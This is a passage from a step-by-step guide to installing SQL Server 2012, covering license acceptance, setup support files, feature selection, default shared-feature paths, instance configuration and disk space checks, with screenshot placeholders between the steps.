
10. Click **Next**




11. Read the Software License Terms in the **License Terms** section, check the option **I accept the license terms** and click **Next**




12. SQL Server 2012 Setup **Product Updates** section appears, displaying all the updates to be installed. Click **Next**.




13. The **System Configuration Checker** verifies the system state of your computer before Setup continues
14. After **verification**, it downloads the **Setup Support Files** and installs them




15. After installing Setup support files, click **Next**




16. Select the setup role as **SQL Server Feature Installation** from **Setup Role** section of the setup and click **Next**



17. On the **Feature Selection** window, select the **Features** for installation (Select All)
18. A **description** for each feature group appears in the **right pane** after you select the feature
19. You can select any **combination** of check boxes
20. To change the **installation path** for shared components, either **update** the path in the field for Shared feature directory/Shared feature directory (x86), or click **Browse** button to select another installation directory
21. The default installation path for Shared feature directory is **C:\Program Files\Microsoft SQL Server**
22. The default installation path for Shared feature directory (x86) is **C:\Program Files (x86)\Microsoft SQL Server**
23. Click **Next**




24. Installation Rules section appears, click Next.




Note: You can select the **Show details** option to view all the rules and their status.

25. In the **Instance Configuration** section, specify **Default instance** to install
26. Leave the **Instance ID** and **Instance root directory** options set to default, and click **Next** to continue




27. **Disk Space Requirements** section appears displaying the **required disk space** for the features that you specify and also shows the **required** space and the **available** disk space

